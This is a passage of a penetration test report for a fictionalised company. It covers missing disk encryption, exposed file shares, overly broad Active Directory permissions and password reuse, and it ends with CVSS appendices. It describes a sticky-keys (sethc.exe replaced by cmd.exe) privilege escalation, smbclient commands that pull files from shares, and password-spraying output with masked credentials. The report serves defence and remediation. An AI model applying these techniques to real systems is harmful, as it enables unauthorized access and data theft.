Version: 1.0

5.7 Missing Hard Disk Encryption

CVSS Score	6.8 (Medium)
CVSS Vector string	CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (show in first.org)

Affected Systems

Desktop Computers

Description

The security assessment identified that workstations in the company infrastructure **do not have hard disk encryption enabled**. This means that protection of data against unauthorized access and system manipulation by third parties, was not provided. Physical access to the device is required in order to carry out this attack.

Recommendations

- It is recommended to enable hard disk encryption on all client and server systems. Encryption should be enabled via group policy.
- The use of **Trusted Platform Module (TPM)** chips, which are usually installed in current systems, is recommended.
 - The use of TPM chips enables transparent full hard disk encryption.
 - TPM is a hardware-based security solution that is physically embedded in the computer's motherboard or processor. As a result, it provides a high level of protection against attacks targeting softwarebased security solutions.
 - TPM enables a trusted boot process that verifies the integrity of the system's firmware, operating system, and applications. This helps to ensure that the system has not been compromised by malware or other malicious software during the boot process.

Technical Description

Hard disks can be encrypted to prevent unauthorized access to sensitive data and system manipulation. Access to data on the hard disk only takes place after hardware-supported authorization by a **Trusted Platform Module (TPM)** chip and providing a password has been successful.

In the course of the security assessment, it was discovered that no hard disk encryption was enabled on the provided PC client EXAMPLE-PC-1. The screenshot placed below demonstrates the BitLocker settings.

```
C:\Users\a1_pentest2\Downloads\
                                                       >manage-bde -status
BitLocker Drive Encryption: Configuration Tool version 10.0.19041
Copyright (C) 2013 Microsoft Corporation. All rights reserved.
Disk volumes that can be protected with
BitLocker Drive Encryption:
Volume C: [Windows]
[OS Volume]
                          235.48 GB
    Size:
   BitLocker Version:
                         None
   Conversion Status: Fully Decrypted
    Percentage Encrypted: 0.0%
    Encryption Method: None
Protection Status: Prot
                          Protection Off
    Lock Status:
                          Unlocked
    Identification Field: None
    Key Protectors:
                         None Found
```

Figure 9 - Hard disk encryption not enabled on the provided client 'EXAMPLE-PC-1'

The lack of hard disk encryption on the client allowed local system manipulations to be performed. Specifically, the system file sethc.exe was overwritten with cmd.exe. This allowed cmd.exe to be invoked with system privileges at the login screen and enabled local privilege escalation.

Using the privileged command line, the user exampleuser could be added to the Administrators group of the workstation EXAMPLE-PC-1. This is shown in the following listing.

```
C:\>whoami /all
  USER INFORMATION
  User Name
  ______
  EXAMPLE-PC-1\exampleuser S-1-5-21-1234567890-1234567890-1234567890-1001
  GROUP INFORMATION
  Group Name
                       Type
  _____
                       Well-known group S-1-1-0 Mandatory group, Enabled by
  Everyone
default, Enabled group
                                  S-1-5-x-x Mandatory group, Enabled by
  BUILTIN\Users
                      Alias
default, Enabled group
  EXAMPLE-PC-1\Administrators Group
                                   S-1-5-21-xxx-xx-xx Mandatory group,
Enabled by default, Enabled group
```

References

- https://support.microsoft.com/en-us/windows/turn-on-device-encryption-0c453637-bc88-5f74-5105-741561aae838
- https://docs.microsoft.com/en-us/windows/security/information-protection/bitlocker/bitlocker-group-policy-settings

Version: 1.0

5.8 Sensitive Data in File Shares

CVSS Score	6.5 (Medium)
CVSS Vector string	CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L (show in first.org)

Affected Systems

· See attached file: smb.txt

Description

At the time of testing, **sensitive data was identified** in several file shares accessible for every authenticated user. Theft of this information could lead to business impacts such as data breaches, compliance violations, reputational damage, or fraud incidents.

Recommendations

- An evaluation of access permissions for all file shares is recommended.
- The **least privilege principle** should be considered when granting permissions. This means that users are granted only the minimum level of access or authorization required for their activity.

Technical Description

At the time of testing, several file shares were identified where all authenticated domain users had access to. They included sensitive data such as **addresses of employees**.

The affected file shares are attached to the report in the file shares.txt and were sampled during the assessment. The results of the samples are explained below.

With access to the SMB share //EXAMPLESHARE.domainname.local/MyShare\$, it was possible to examine the data stored on the user PCs that were backed-up. This could lead to sensitive information disclosure.

Accessible files are presented on the listing below:

```
$ smbclient //EXAMPLESHARE.domainname.local/MyShare$ -U user%password
smb: \> cd folder
smb: \folder\> get addresses.txt
getting file \folder\addresses.txt of size 4096 as addresses.txt (18.1 KiloBytes/sec)
(average 18.1 KiloBytes/sec)

$ cat addresses.txt
....
John Example 123 Example St
Jane Example 456 Elm Example
....
```

More examples from the domain controller are presented below:

```
$ smbclient //EXAMPLEDC.domainname.local/example_share1 -U user%password -c "ls"
                                   D
                                           0 Thu Apr 8 15:27:44 2021
                                           0 Thu Apr 8 15:27:44 2021
                                   D
 invoices.txt
                                   Α
                                          512 Thu Apr 8 15:27:44 2021
                                          256 Thu Apr 8 15:27:44 2021
 dinner.txt
                                   Α
$ smbclient //EXAMPLEDC.domainname.local/example_share2 -U user%password -c "ls"
                                   D 0 Thu Apr 8 15:27:44 2021
                                   D
                                          0 Thu Apr 8 15:27:44 2021
 examplefile.txt
                                   Α
                                          128 Thu Apr 8 15:27:44 2021
 myfile.txt
                                   Α
                                          64 Thu Apr 8 15:27:44 2021
```

Example GmbH

Classification: Confidential

Version: 1.0

The content of file money.txt that has been found on the share //EXAMPLEDC.domainname.local/example_share3 is presented on the screenshot below:




Figure 10 - The content of file money.txt

References

• https://www.microsoft.com/en-us/security/blog/2022/03/01/microsoft-shares-4-challenges-of-protecting-sensitive-data-and-how-to-overcome-them/

Version: 1.0

5.9 Insecure Usage of Domain Groups and Permissions

CVSS Score	6.4 (Medium)
CVSS Vector string	CVSS:3.1/AV:A/AC:H/PR:H/UI:R/S:C/C:H/I:H/A:H/E:U/RL:O (show in first.org)

Affected Systems

• domainname.local

Description

Some observed configurations and permissions inside the Active Directory domain groups were overly permissive, for example the Authenticated Users group had full permissions to modify one of the computer objects in the Active Directory. Moreover, there were numerous users in the **Domain Admins** group, including user accounts used to manage specific services that did not require this level of privileges. This broadens the attack surface within the domain.

Recommendations

- A least privilege security model should be put into place.
 - Users used to manage specific services should only have permissions to access those services.
 - Administrators should have a less privileged account for their day-to-day work and only use the higher privileged account when absolutely necessary.
- Review the permissions of accounts of the domain to ensure that users only have access to resources they
 require.
- For more information about the least privilege security model see the References section.

Technical Description

It is recommended to keep the amount of users in the Domain Admins group as small as possible. However, it was detected that there were, for the size of the domain, numerous accounts in the Domain Admins group. This included some machine accounts and accounts used for managing specific services, which did not need this level of permissions.

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Version: 1.0




Figure 11 - Members of Domain Admins group

Unauthorized access to an account with elevated privileges, such as a member of the Domain Admins group, can lead to a full compromise of the domain. The more machines, where users belonging to the Domain Admins group are logged-in on, the easier it will be for attackers to gain access to one of them and take over the domain.

In addition, it is important to note that certain accounts may be vulnerable to unauthorized modification by multiple users. For example, any member of the Authenticated Users group has full permissions to modify the computer object domainname.local\EXAMPLE-PC-102\$ due to the group's Generic Write access to this account. Similarly, any user with local administrative privileges on any domain-joined machine can arbitrarily modify the attributes of the domainname.local\EXAMPLE-PC-914\$ object, since the Domain Computers group has Generic Write access to this computer account. As a result attackers can potentially modify the object's attributes or reset the account password.

It is critical to restrict access to sensitive accounts and objects in Active Directory to only authorized users or groups, and to regularly monitor and audit any changes made to these accounts and objects to detect and prevent unauthorized modifications.

Security test of Example - Internal Infrastructure

Example GmbH

Classification: Confidential

Version: 1.0

A¹ Digital

References

- https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-f--securing-domain-admins-groups-in-active-directory
- https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/ implementing-least-privilege-administrative-models
- https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/reducing-the-active-directory-attack-surface
- https://attack.mitre.org/mitigations/M1026/

5.10 Domain Accounts Password Reusage

CVSS Score	5.7 (Medium)
CVSS Vector string	CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N (show in first.org)

Affected Systems

• Listed in the description

Description

During the course of the security test, it was discovered that multiple **domain accounts, namely Example20** - **Example80** were using the same password. This represents a significant security risk as attackers who gain access to one account could potentially gain access to all other accounts using the same password in the domain domainname.local.

Recommendations

- It is strongly recommended that passwords for domain accounts be unique and complex, and not reused across multiple accounts.
 - This helps to prevent an attacker from gaining access to multiple accounts even if one of them is compromised.
 - If an account is created by an administrator for another user, the user should be forced to change the password after the first login.
- For password authentication, a strong password policy is recommended, allowing only passwords with the following characteristics:
 - o Passwords should be at least 14 characters long.
 - Passwords should consist of upper and lower case letters, numbers and special characters.
 - The password should not be a common password (e.g. sequence of numbers, sequence of letters, dictionary entry, etc).
- Unused user accounts should be disabled.

Technical Description

In the course of the assessment, it was discovered that a significant number of domain accounts, specifically the accounts <code>Example20</code> - <code>Example80</code> were using the same password. This means that if an attacker gained access to one of these accounts, they would have the ability to gain access to all other accounts using the same password, potentially leading to the compromise of all of them.

After getting access to one of the machines in the domain, the plain-text password of the domain account Example20 was extracted. Using this password, a password spraying attack was performed across the majority of the domain accounts.

Password spraying is a technique in which an attacker attempts to access a large number of accounts using a single password or a small set of commonly used passwords. The objective of password spraying is to identify accounts with weak or the same passwords and gain unauthorized access to sensitive information or systems.

The result of this test can be seen in the listing below:

SMB	10.1.1.150	ð 445	DOMA:	INNAME.LOCAL	[*] Win	dows Server 2019 Standa	ard 17763 x64
(name:	EXAMPLESRV) (domain	:DOMAIN	NAME.LOCAL) (sign	ing:Tru	e) (SMBv1:False)	
SM	IB 10.1.	1.83	445 I	DOMAINNAME.LOCAL	[+]	Example21:pXXXXXXXX3#	(Compromised!)
SM	IB 10.1.	1.83	445 I	DOMAINNAME.LOCAL	[+]	Example45:pXXXXXXXX	(Compromised!)
SM	IB 10.1.	1.83	445 I	DOMAINNAME.LOCAL	[+]	Example70:pXXXXXXXX	(Compromised!)

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```
SMB 10.1.1.83 445 DOMAINNAME.LOCAL [+] Example80:pXXXXXXXXX# (Compromised!)
..truncated..
```

The result shows that an attacker with access to the password of the user account Example20 can access all the domain accounts Example21 - Example80. According to information retrieved from the Active Directory, the accounts Example21-Example80 have not been logged in before. While this finding still poses a future risk, given this information it is reasonable to assume, that this vulnerability has not been exploited yet.

References

- https://blog.lastpass.com/2021/09/breaking-the-cycle-of-password-reuse/
- https://www.crowdstrike.com/cybersecurity-101/password-spraying/
- https://bitwarden.com/blog/how-long-should-my-password-be/

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6 Appendix

6.1 Contact persons

A1 Digital International GmbH & Co KG

Name	Role	Telephone	Email
Alice Codex	Lead	+431234567890	ask.security@a1.digital
Bob Binary	Pentester	+431234567890	ask.security@a1.digital
Trent Trustworthy	Reviewer	+431234567890	ask.security@a1.digital

Table 4 - Contact persons at A1 Digital International GmbH & Co KG


Example GmbH

Name	Telephone	Email
Jane Doe	+4312345678901	jd@example.com
Maximilian Muster	+4312345678902	mm@example.com


Table 5 - Contact persons at Example GmbH

6.2 CVSS v3.1 metrics

CVSS comprises three metric groups: Base, Temporal and Environmental as shown in the figure below:







Base Metric Group

The Base Metric Group expresses the fundamental risk of a weakness and assesses the vulnerable component. No valid CVSS value can be formed without a Base Metric. In turn the Base Metric is divided into Exploitability Metrics and Impact Metrics.

The **Exploitability Metric** reflects the ease and required pre-requisites for successful utilisation of the weakness.

The **Impact Metric** on the other hand reflects the direct consequence of the successful utilisation of the weak point - is the confidentiality, integrity or availability of the affected data/ of the affected system endangered?

Metric	Possible Values	
Attack Vector (V) - attack vector	Network (N), Adjacent (A), Local (L), Physical (P)	
Attack Complexity (AC) - attack complexity	Low (L), High (H)	
Privileges Required (PR) - privileges required	None (N), Low (L), High (H)	
User Interaction (UI) - required user interaction	None (N), Required (R)	
Scope (S) - affected area	Changed (C), Unchanged (U)	
Confidentiality Impact (C) - loss of confidentiality	None (N), Low (L), High (H)	
Integrity Impact (I) - loss of integrity	None (N), Low (L), High (H)	
Availability Impact (A) - loss of availability	None (N), Low (L), High (H)	

Table 6 - Overview of Base Metric Group

Temporal Metric Group

The **Temporal Metric Group** expresses the characteristics of a weak point which may change over time. For example after some time an official patch may be published, which would reduce the Temporal Score.

Metric	Possible Values	
Exploit Code Maturity (E) - degree of maturity of the exploit code present	Not Defined (X), High (H), Functional (F), Proof of Concept (P), Unproven (U)	
Remediation Level (RL) - countermeasures present	Not Defined (X), Unavailable (U), Workaround (W), Temporal Fix (T), Official Fix (O)	
Report Confidence (RC) - measures the reliability of the available information regarding the weakness	Not Defined (X), Confirmed (C), Reasonable (R), Unknown (U)	

Table 7 - Overview of Temporal Metric Group

Environmental Metric Group

The **Environmental Metric Group** is specially set for the user environment. This metric allows the adaptation of the scores with respect to the importance of an affected system for the user/customer. The adjustment is done based on the requirements for confidentiality, integrity and availability.

Metric	Possible Values
Confidentiality Requirement (CR) - requirement for confidentiality	Network (N), Adjacent (A), Local (L), Physical (P)
Integrity Requirement (IR) - requirement for integrity	Low (L), High (H)
Availability Requirement (AR) - requirement for availability	None (N), Low (L), High (H)

Table 8 - Overview of Environmental Metric Group

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Modified Base Metric Group

In addition, the base metrics can be shown as a modified value (modified base metric). This can be used to describe situations which increase the base score. For example a component could require multiple factors for authentication as standard (PR: High) in order to reach specific resources, whereas in the test environment no authentication was required (PR: None).

Metric	Possible Values
Modified Attack Vector (MAV)	
Modified Attack Complexity (MAC)	
Modified Privileges Required (MPR)	
Modified User Interaction (MUI)	The same values as the associated base metrics
Modified Scope (MS)	+ not defined (N).
Modified Confidentiality (MC)	
Modified Integrity (MI)	
Modified Availability (MA)	

Table 9 - Overview of Modified Base Metric Group

Detailed information regarding the base, temporal and environmental metrics and their values are available on the first.org website. ²

6.3 Text representation of CVSS v3.1 scores

In most cases it is helpful to have a text representation of the numerical CVSS scores. Each individual metric (Base, Temporal and Environmental) can be brought into text form using the following table. ^{3 4}

Severity	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Table 10 - Text representation of CVSS v3.1 scores

- 2. https://www.first.org/cvss/v3.1/specification-document
- 3. https://nvd.nist.gov/vuln-metrics/cvss
- 4. https://www.first.org/cvss/v3.1/specification-document#Qualitative-Severity-Rating-Scale

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7 Imprint

A1 Digital International GmbH & Co KG

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Applicable legal regulations: Telecommunication laws: www.ris.bka.gv.at

Regulatory authority/commercial authorities: Österreichische Regulierungsbehörde für Rundfunk und

Telekommunikation (RTR GmbH)